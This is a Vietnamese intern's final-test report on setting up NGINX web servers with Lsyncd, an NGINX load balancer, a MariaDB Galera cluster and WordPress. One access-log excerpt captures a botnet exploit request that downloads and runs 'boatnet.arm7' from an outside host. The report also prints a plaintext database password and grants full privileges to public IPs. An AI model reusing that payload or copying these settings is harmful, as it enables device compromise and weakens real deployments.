

Công ty TNHH Thương Mại Dịch Vụ Giải Pháp Việt

Khóa thực tập : NS014

Sát hạch : Thân Trung Nghĩa

Mentor : Võ Đại Vương

Thực tập sinh : Hồ Hải Dương

Ngày thực hiện : 17/06/2025

## BÁO CÁO KẾT QUẢ BÀI TẬP FINAL TEST

### MỤC LỤC

0. Tổng quan.....	1
1. Câu 1 .....	1
1.1. Yêu cầu .....	1
1.2. Tổng quan nội dung thực hiện .....	1
1.2.1. Cài đặt NGINX trên cả 2 server Web01 (VM1) và Web02 (VM2).....	1
1.2.2. Tạo thư mục chứa mã nguồn website.....	1
1.2.3. Cài đặt Lsyncd trên Web01 .....	1
1.2.4. Cấu hình Lsyncd trên Web01 .....	1
1.2.5. Cấu hình phân quyền thư mục /var/www/myweb trên Web02 .....	2
1.3. Kết quả đạt được .....	2
1.4. Hình ảnh demo.....	2
2. Câu 2 .....	3
2.1. Yêu cầu .....	3
2.2. Tổng quan nội dung thực hiện .....	4
2.2.1. Cài đặt NGINX trên máy Load Balancer (VM4).....	4
2.2.2. Cấu hình upstream và server block cho Load Balancer .....	4
2.2.3. Tắt Apache2 để tránh xung đột cổng 80.....	4
2.2.4. Khởi động lại NGINX và kiểm tra cấu hình .....	4
2.2.5. Kiểm tra hoạt động cân bằng tải.....	4
2.3. Kết quả đạt được .....	5
2.4. Hình ảnh demo.....	5
3. Câu 3 .....	6

3.1. Yêu cầu .....	6
3.2. Tổng quan nội dung thực hiện .....	6
3.2.1. Cài đặt MariaDB và cấu hình hostname cố định.....	6
3.2.2. Chính sửa cấu hình Galera trong file /etc/mysql/mariadb.conf.d/60-galera.cnf .....	6
3.2.3. Khởi động Galera Cluster.....	7
3.2.4. Kiểm tra trạng thái cụm trên các node .....	7
3.3. Kết quả đạt được .....	7
3.4. Hình ảnh demo.....	7
4. Câu 4 .....	10
4.1. Yêu cầu .....	10
4.2. Tổng quan nội dung thực hiện .....	10
4.2.1. Cài đặt WordPress và các gói phụ thuộc trên Web01 và Web02 (VM1 và VM2) .....	10
4.2.2. Tắt Apache để tránh xung đột cổng 80 với nginx (nếu đang sử dụng nginx làm reverse proxy/load balancer) .....	10
4.2.3. Cấu hình WordPress sử dụng database từ Galera Cluster .....	10
4.2.4. Phân quyền cho tài khoản finalad chỉ cho phép 5 IP được phép truy cập vào database.....	11
4.2.5. Truy cập website từ trình duyệt để hoàn tất cấu hình WordPress .....	11
4.3. Kết quả đạt được .....	12
4.4. Hình ảnh demo.....	12

## BÀI LÀM

### 0. Tổng quan

Bảng thông tin chung về network của 4 VM:

VM	Vai trò	IP WAN	IP LAN (ens19)
1	Web 01	45.122.223.106	10.10.106.1
2	Web 02	45.122.223.102	10.10.106.2
3	Database Server	45.122.223.99	10.10.106.3
4	Load Balancer	45.122.223.100	10.10.106.4

Tổng quan mô hình bài lab:

- Load Balancer ở đầu nhận request từ client
- Web01 và Web02 là các webserver nằm phía sau load balancer
- Cả hai Web01/Web02 kết nối với Database Server
- Có sự liên thông giữa Web01 ↔ Web02 và Web01 ↔ Database Server

## 1. Câu 1

### 1.1. Yêu cầu

- Cài nginx webserver trên Web01 và Web02
- Khi upload file lên Web01, Web02 sẽ tự động đồng bộ theo (bằng lsyncd)

### 1.2. Tổng quan nội dung thực hiện

#### 1.2.1. Cài đặt NGINX trên cả 2 server Web01 (VM1) và Web02 (VM2)

- sudo apt update
- sudo apt install nginx -y

#### 1.2.2. Tạo thư mục chứa mã nguồn website

- sudo mkdir -p /var/www/myweb

#### 1.2.3. Cài đặt Lsyncd trên Web01

- sudo apt install lsyncd -y

#### 1.2.4. Cấu hình Lsyncd trên Web01

- Tạo file cấu hình /etc/lsyncd/lsyncd.conf.lua:

```

settings {
    logfile = "/var/log/lsyncd.log",
    statusFile = "/var/log/lSyncd.status",
    nodaemon = false,
}

sync {
    default.rsync,
    source = "/var/www/myweb/",
    target = "10.10.106.2:/var/www/myweb/",
    rsync = {
        archive = true,
        compress = true,
        verbose = true,
    }
}

```

Hình 1

- Khởi động dịch vụ: sudo systemctl restart lsyncd

### 1.2.5. Cấu hình phân quyền thư mục /var/www/myweb trên Web02

- sudo chown -R www-data:www-data /var/www/myweb

### 1.3. Kết quả đạt được

- Web server NGINX đã hoạt động trên cả hai máy Web01 và Web02.
- Khi upload file lên Web01, nội dung được đồng bộ ngay lập tức sang Web02 thông qua dịch vụ Lsyncd.
- Kiểm tra minh chứng:
  - Tạo file test.html trên Web01: echo "test from web01" | sudo tee /var/www/myweb/test.html
  - Sau vài giây, kiểm tra trên Web02: cat /var/www/myweb/test.html
- Kết quả: nội dung đã được đồng bộ đúng với Web01.

### 1.4. Hình ảnh demo

```
root@vm1:~# cat /etc/lsyncd/lSyncd.conf.lua
settings {
    logfile      = "/var/log/lSyncd.log",
    statusFile   = "/var/log/lSyncd.status",
    statusInterval = 5,
}

sync {
    default.rsyncssh,
    source = "/var/www/myweb",
    host = "10.10.106.2",
    targetdir = "/var/www/myweb",
    rsync = {
        compress = true,
        archive = true,
        verbose = true,
    }
}
```

Hình 2

```
root@vm1:~# sudo systemctl status lSyncd
● lSyncd.service - LSB: lSyncd daemon init script
  Loaded: loaded (/etc/init.d/lSyncd; generated)
  Active: active (exited) since Tue 2025-06-17 02:09:05 UTC; 6min ago
    Docs: man:systemd-sysv-generator(8)
    CPU: 2ms

Jun 17 02:09:05 vm1 systemd[1]: Starting LSB: lSyncd daemon init script...
Jun 17 02:09:05 vm1 systemd[1]: Started LSB: lSyncd daemon init script.
root@vm1:~# echo "test from web01" | sudo tee /var/www/myweb/test.html
test from web01
```

Hình 3

```
root@vm1:~# tail -f /var/log/lSyncd.log
Tue Jun 17 02:18:48 2025 Normal: --- Startup, daemonizing ---
Tue Jun 17 02:18:48 2025 Normal: recursive startup rsync: /var/www/myweb/ -> 10.10.106.2:/var/www/myweb/
sending incremental file list
./
test.html

sent 169 bytes received 38 bytes 138.00 bytes/sec
total size is 16 speedup is 0.08
Tue Jun 17 02:18:49 2025 Normal: Startup of "/var/www/myweb/" finished: 0
```

Hình 4

```
root@vm2:~# cat /var/www/myweb/test.html
test from web01
```

Hình 5

## 2. Câu 2

### 2.1. Yêu cầu

- Cài NGINX trên máy Load Balancer
- Cấu hình nginx.conf để reverse proxy với round-robin giữa Web01 và Web02

- Cấu hình healthcheck bằng module `ngx_http_healthcheck_module` (hoặc thay thế bằng `max_fails` và `fail_timeout`)
- Test khi Web01 hoặc Web02 ngừng hoạt động → hệ thống vẫn phục vụ bình thường

## 2.2. Tổng quan nội dung thực hiện

### 2.2.1. Cài đặt NGINX trên máy Load Balancer (VM4)

- `sudo apt update`
- `sudo apt install nginx -y`

### 2.2.2. Cấu hình upstream và server block cho Load Balancer

- Tạo file `/etc/nginx/conf.d/loadbalancer.conf` với nội dung:

```
upstream backend {
    server 10.10.106.1;
    server 10.10.106.2;
}

server {
    listen 80;

    location / {
        proxy_pass http://backend;
    }
}
```

Hình 6

### 2.2.3. Tắt Apache2 để tránh xung đột cổng 80

- `sudo systemctl stop apache2`
- `sudo systemctl disable apache2`

### 2.2.4. Khởi động lại NGINX và kiểm tra cấu hình

- `sudo nginx -t`
- `sudo systemctl restart nginx`

### 2.2.5. Kiểm tra hoạt động cân bằng tải

- Trên Web01 và Web02, tạo file `/var/www/myweb/index.html` với nội dung khác nhau:
  - VM1: `echo "Hello from Web01" | sudo tee /var/www/myweb/index.html`
  - VM2: `echo "Hello from Web02" | sudo tee /var/www/myweb/index.html`

- Trên VM4 (Load Balancer), kiểm tra: curl http://10.10.106.4. Thực hiện nhiều lần để thấy kết quả lần lượt từ Web01 và Web02.


### 2.3. Kết quả đạt được

- Máy chủ Load Balancer (VM4) đã hoạt động thành công với NGINX làm reverse proxy.
- Các yêu cầu đến địa chỉ IP nội bộ của Load Balancer (10.10.106.4) được phân phối đến Web01 và Web02 theo cơ chế round-robin.
- Khi dừng dịch vụ NGINX trên Web01, sau một thời gian Load Balancer vẫn tiếp tục trả lời yêu cầu từ Web02, thể hiện chức năng cân bằng tải hoạt động ổn định.

### 2.4. Hình ảnh demo

```
root@vm4:~# sudo systemctl enable --now nginx
Synchronizing state of nginx.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable nginx
root@vm4:~# sudo nano /etc/nginx/nginx.conf
root@vm4:~# sudo nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
root@vm4:~# sudo systemctl restart nginx
```

Hình 7



Hình 8

```
root@vm4:~# curl http://10.10.106.4
Hello from Web01
```

Hình 9

```
root@vm1:~# sudo systemctl stop nginx
```

Hình 10

```
root@vm4:~# curl http://10.10.106.4
Hello from Web01
root@vm4:~# curl http://10.10.106.4
Hello from Web02
```

Hình 11

```
root@vm2:~# tail -f /var/log/nginx/access.log
109.199.96.191 -- [17/Jun/2025:02:53:18 +0000] "" 400 0 "-" "-"
207.167.64.24 -- [17/Jun/2025:03:00:25 +0000] "GET / HTTP/1.1" 403 162 "-" "Go-http-client/1.1"
10.10.106.4 -- [17/Jun/2025:03:04:52 +0000] "GET / HTTP/1.0" 200 17 "-" "curl/7.81.0"
149.86.227.49 -- [17/Jun/2025:03:05:09 +0000] "GET / HTTP/1.1" 200 17 "-" "Hello World/1.0"
144.172.100.214 -- [17/Jun/2025:03:08:44 +0000] "POST /device.rsp?opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdb=sos&mdc=cd%20%2Ftmp%3B%20boatnet.arm7%3B%20wget%20http%3A%2F%2F160.187.246.150%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fboatnet.arm7%20tbl HTTP/1.1" 404 134 "-" "Mozilla/5.0"
10.10.106.4 -- [17/Jun/2025:03:08:54 +0000] "GET / HTTP/1.0" 200 17 "-" "Go-http-client/1.1"
10.10.106.4 -- [17/Jun/2025:03:12:19 +0000] "GET / HTTP/1.0" 200 17 "-" "curl/7.81.0"
204.76.203.206 -- [17/Jun/2025:03:12:55 +0000] "GET / HTTP/1.1" 200 17 "-" "-"
10.10.106.4 -- [17/Jun/2025:03:13:51 +0000] "GET / HTTP/1.0" 200 17 "-" "curl/7.81.0"
10.10.106.4 -- [17/Jun/2025:03:14:13 +0000] "GET / HTTP/1.0" 200 17 "-" "curl/7.81.0"
```

Hình 12

### 3. Câu 3

#### 3.1. Yêu cầu

- Cài MariaDB (Galera Cluster) trên 3 node: Web01, Web02, Database Server
- Cấu hình các node thành một Galera Cluster (multi-master)
- Cấu hình Load Balancer (VM4) điều phối traffic đến các DB node (qua cổng 3306)
- Kiểm tra và xác minh đồng bộ DB giữa các node

#### 3.2. Tổng quan nội dung thực hiện

##### 3.2.1. Cài đặt MariaDB và cấu hình hostname cố định

- Thực hiện trên cả 3 máy (VM1, VM2, VM3):

```
sudo apt update
sudo apt install mariadb-server galera-4 rsync -
sudo hostnamectl set-hostname web01      # Với VM1
sudo hostnamectl set-hostname web02      # Với VM2
sudo hostnamectl set-hostname dbserver   # Với VM3
```

Hình 13

##### 3.2.2. Chỉnh sửa cấu hình Galera trong file /etc/mysql/mariadb.conf.d/60-galera.cnf

- Trên cả 3 máy, bảo đảm có cấu hình tương tự:

```
[galera]
wsrep_on=ON
wsrep_provider=/usr/lib/galera/libgalera_smm.so
wsrep_cluster_name="wp-cluster"
wsrep_cluster_address="gcomm://10.10.106.1,10.10.106.2,10.10.106.3"
wsrep_node_address="10.10.106.x"          # Mỗi máy tự điền IP LAN
wsrep_node_name="web01" / "web02" / "dbserver"
binlog_format=ROW
default_storage_engine=InnoDB
innodb_autoinc_lock_mode=2
```

Hình 14

### 3.2.3. Khởi động Galera Cluster

- Trên VM1: sudo galera\_new\_cluster
- Trên VM2 và VM3: sudo systemctl start mariadb

### 3.2.4. Kiểm tra trạng thái cụm trên các node

- mysql -u root -e "SHOW STATUS LIKE 'wsrep\_cluster\_size';"

### 3.3. Kết quả đạt được

- Cụm Galera Cluster hoạt động ổn định với 3 node đồng bộ dữ liệu giữa Web01, Web02 và Database Server.
- Kiểm tra wsrep\_cluster\_size trên các node đều hiển thị giá trị 3, chứng tỏ các máy đã tham gia cụm thành công.
- User finalad đã được phân quyền truy cập từ đúng các IP được chỉ định (bao gồm 10.10.106.4 và IP public).
- Việc đồng bộ dữ liệu đã được xác thực bằng cách tạo dữ liệu trên một node và kiểm tra thấy dữ liệu tồn tại trên các node còn lại.

### 3.4. Hình ảnh demo

```
root@vm1:~# mysql -u root -e "SHOW STATUS LIKE 'wsrep_cluster_size';"
+-----+-----+
| Variable_name      | Value   |
+-----+-----+
| wsrep_cluster_size | 3       |
+-----+-----+
```

Hình 15

```
root@vm2:~# sudo systemctl status mariadb
● mariadb.service - MariaDB 10.6.22 database server
  Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2025-06-17 03:43:01 UTC; 3min 35s ago
    Docs: man:mariadb(8)
          https://mariadb.com/kb/en/library/systemd/
   Process: 40744 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
   Process: 40745 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
   Process: 40747 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= || VAR=/usr/bin/galera_recove
   Process: 41032 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
   Process: 41034 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
 Main PID: 40823 (mariadb)
   Status: "Taking your SQL requests now..."
     Tasks: 14 (limit: 15340)
    Memory: 200.1M
      CPU: 2.029s
     CGroup: /system.slice/mariadb.service
             └─40823 /usr/sbin/mariadb --wsrep_start_position=00000000-0000-0000-0000-000000000000:-1
```

Hình 16

```
root@vm3:~# sudo systemctl status mariadb
● mariadb.service - MariaDB 10.6.22 database server
  Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; vendor preset: enabled)
  Active: active (running) since Tue 2025-06-17 03:43:35 UTC; 3min 16s ago
    Docs: man:mariadb(8)
          https://mariadb.com/kb/en/library/systemd/
   Process: 40813 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)
   Process: 40814 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
   Process: 40816 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= || VAR=/usr/bin/galera_recove
   Process: 41098 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exited, status=0/SUCCESS)
   Process: 41100 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
 Main PID: 40892 (mariadb)
   Status: "Taking your SQL requests now..."
     Tasks: 15 (limit: 15340)
    Memory: 191.4M
      CPU: 1.331s
     CGroup: /system.slice/mariadb.service
             └─40892 /usr/sbin/mariadb --wsrep_start_position=00000000-0000-0000-0000-000000000000
```

Hình 17

```
MariaDB [(none)]> SELECT User, Host FROM mysql.user WHERE User='wp_user';
+-----+-----+
| User | Host |
+-----+-----+
| wp_user | 10.10.106.4 |
+-----+-----+
1 row in set (0.001 sec)
```

Hình 18

```
root@vm1:~# mysql -u root -p -e "SHOW STATUS LIKE 'wsrep_cluster_size';"
Enter password:
+-----+-----+
| Variable_name | Value |
+-----+-----+
| wsrep_cluster_size | 3 |
+-----+-----+
```

Hình 19

```
root@vm2:~# mysql -u wp_user -p -h 10.10.106.4 -P 3306
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> |
```

Hình 20

```
root@vm2:~# systemctl status mariadb
● mariadb.service - MariaDB 10.6.22 database server
  Loaded: loaded (/lib/systemd/system/mariadb.service)
  Active: active (running) since Tue 2025-06-
    Docs: man:mariadb(8)
           https://mariadb.com/kb/en/library/
  Process: 40744 ExecStartPre=/usr/bin/install
```

Hình 21

```
root@vm3:~# mysql -u wp_user -p -h 10.10.106.4 -P 3306
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> |
```

Hình 22

```
root@vm3:~# systemctl status mariadb
● mariadb.service - MariaDB 10.6.22 database server
  Loaded: loaded (/lib/systemd/system/mariadb.service)
  Active: active (running) since Tue 2025-06-
            Docs: man:mariadb(8)
                      https://mariadb.com/kb/en/library/
  Process: 40813 ExecStartPre=/usr/bin/install
  Process: 40814 ExecStartPre=/bin/sh -c syste
```

Hình 23

```
root@vm4:~# mysql -u wp_user -p -h 10.10.106.4 -P 3306
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Hình 24

## 4. Câu 4

### 4.1. Yêu cầu

- Cài đặt WordPress trên vm1, kết nối được đến Galera Cluster (ở vm1, vm2, vm3) thông qua IP của loadbalancer (10.10.106.4).

### 4.2. Tổng quan nội dung thực hiện

#### 4.2.1. Cài đặt WordPress và các gói phụ thuộc trên Web01 và Web02 (VM1 và VM2)

- sudo apt update
- sudo apt install wordpress php libapache2-mod-php php-mysql -y

#### 4.2.2. Tắt Apache để tránh xung đột cổng 80 với nginx (nếu đang sử dụng nginx làm reverse proxy/load balancer)

- sudo systemctl disable --now apache2

#### 4.2.3. Cấu hình WordPress sử dụng database từ Galera Cluster

- Tạo file cấu hình cho IP public:
  - sudo cp /etc/wordpress/config-localhost.php /etc/wordpress/config-45.122.223.106.php # VM1
  - sudo cp /etc/wordpress/config-localhost.php /etc/wordpress/config-45.122.223.100.php # VM2
- Chỉnh sửa nội dung file /etc/wordpress/config-<IP>.php:

```

<?php
define('DB_NAME', 'wp_site');
define('DB_USER', 'finalad');
define('DB_PASSWORD', 'Strong%^Pass250617');
define('DB_HOST', '10.10.106.4');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

$table_prefix = 'wp_';
define('WP_DEBUG', false);

if (!defined('ABSPATH'))
    define('ABSPATH', '/usr/share/wordpress/');
require_once(ABSPATH . 'wp-settings.php');

```

Hình 25

#### 4.2.4. Phân quyền cho tài khoản finalad chỉ cho phép 5 IP được phép truy cập vào database

- Thực hiện trên 1 node trong Galera Cluster (VM1):

```

CREATE USER 'finalad'@'10.10.106.1' IDENTIFIED BY 'Strong%^Pass250617';
CREATE USER 'finalad'@'10.10.106.2' IDENTIFIED BY 'Strong%^Pass250617';
CREATE USER 'finalad'@'113.161.61.219' IDENTIFIED BY 'Strong%^Pass250617';
CREATE USER 'finalad'@'125.212.250.9' IDENTIFIED BY 'Strong%^Pass250617';
CREATE USER 'finalad'@'localhost' IDENTIFIED BY 'Strong%^Pass250617';

GRANT ALL PRIVILEGES ON *.* TO 'finalad'@'10.10.106.1';
GRANT ALL PRIVILEGES ON *.* TO 'finalad'@'10.10.106.2';
GRANT ALL PRIVILEGES ON *.* TO 'finalad'@'113.161.61.219';
GRANT ALL PRIVILEGES ON *.* TO 'finalad'@'125.212.250.9';
GRANT ALL PRIVILEGES ON *.* TO 'finalad'@'localhost';
FLUSH PRIVILEGES;

```

Hình 26


#### 4.2.5. Truy cập website từ trình duyệt để hoàn tất cấu hình WordPress

- Truy cập:
  - http://45.122.223.106/wordpress
  - http://45.122.223.100/wordpress
- Hoàn thành các bước khai báo tên website, tài khoản admin WordPress, v.v.

### 4.3. Kết quả đạt được

- WordPress đã được cài đặt và truy cập thành công tại 2 địa chỉ:
  - <http://45.122.223.106/wordpress>
  - <http://45.122.223.100/wordpress>
- File config của WordPress đã được điều chỉnh đúng thông tin:
  - DB\_HOST trả về IP Galera Cluster: 10.10.106.4
  - DB\_USER là finalad, mật khẩu đúng, charset utf8
- Người dùng finalad đã được giới hạn chỉ cho phép 5 IP truy cập:
  - 10.10.106.1, 10.10.106.2, 113.161.61.219, 125.212.250.9, localhost
- WordPress hoạt động ổn định với database phân cụm Galera, bảo đảm khả năng mở rộng và tính sẵn sàng cao.

### 4.4. Hình ảnh demo



Hình 27

```
MariaDB [(none)]> SELECT User, Host FROM mysql.user WHERE User = 'finalad';
+-----+-----+
| User | Host |
+-----+-----+
| finalad | 10.10.106.1 |
| finalad | 10.10.106.2 |
| finalad | 113.161.61.219 |
| finalad | 125.212.250.9 |
| finalad | localhost |
+-----+-----+
5 rows in set (0.002 sec)
```

Hình 28

```
root@vm1:~# cat /etc/wordpress/config-45.122.223.106.php
<?php
define('DB_NAME', 'wp_site');
define('DB_USER', 'finalad');
define('DB_PASSWORD', 'Strong%^Pass250617');
define('DB_HOST', '10.10.106.4');
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

$table_prefix = 'wp_';

define('WP_DEBUG', false);

if ( !defined('ABSPATH') )
    define('ABSPATH', '/usr/share/wordpress/');
require_once(ABSPATH . 'wp-settings.php');
```

Hình 29

HẾT./.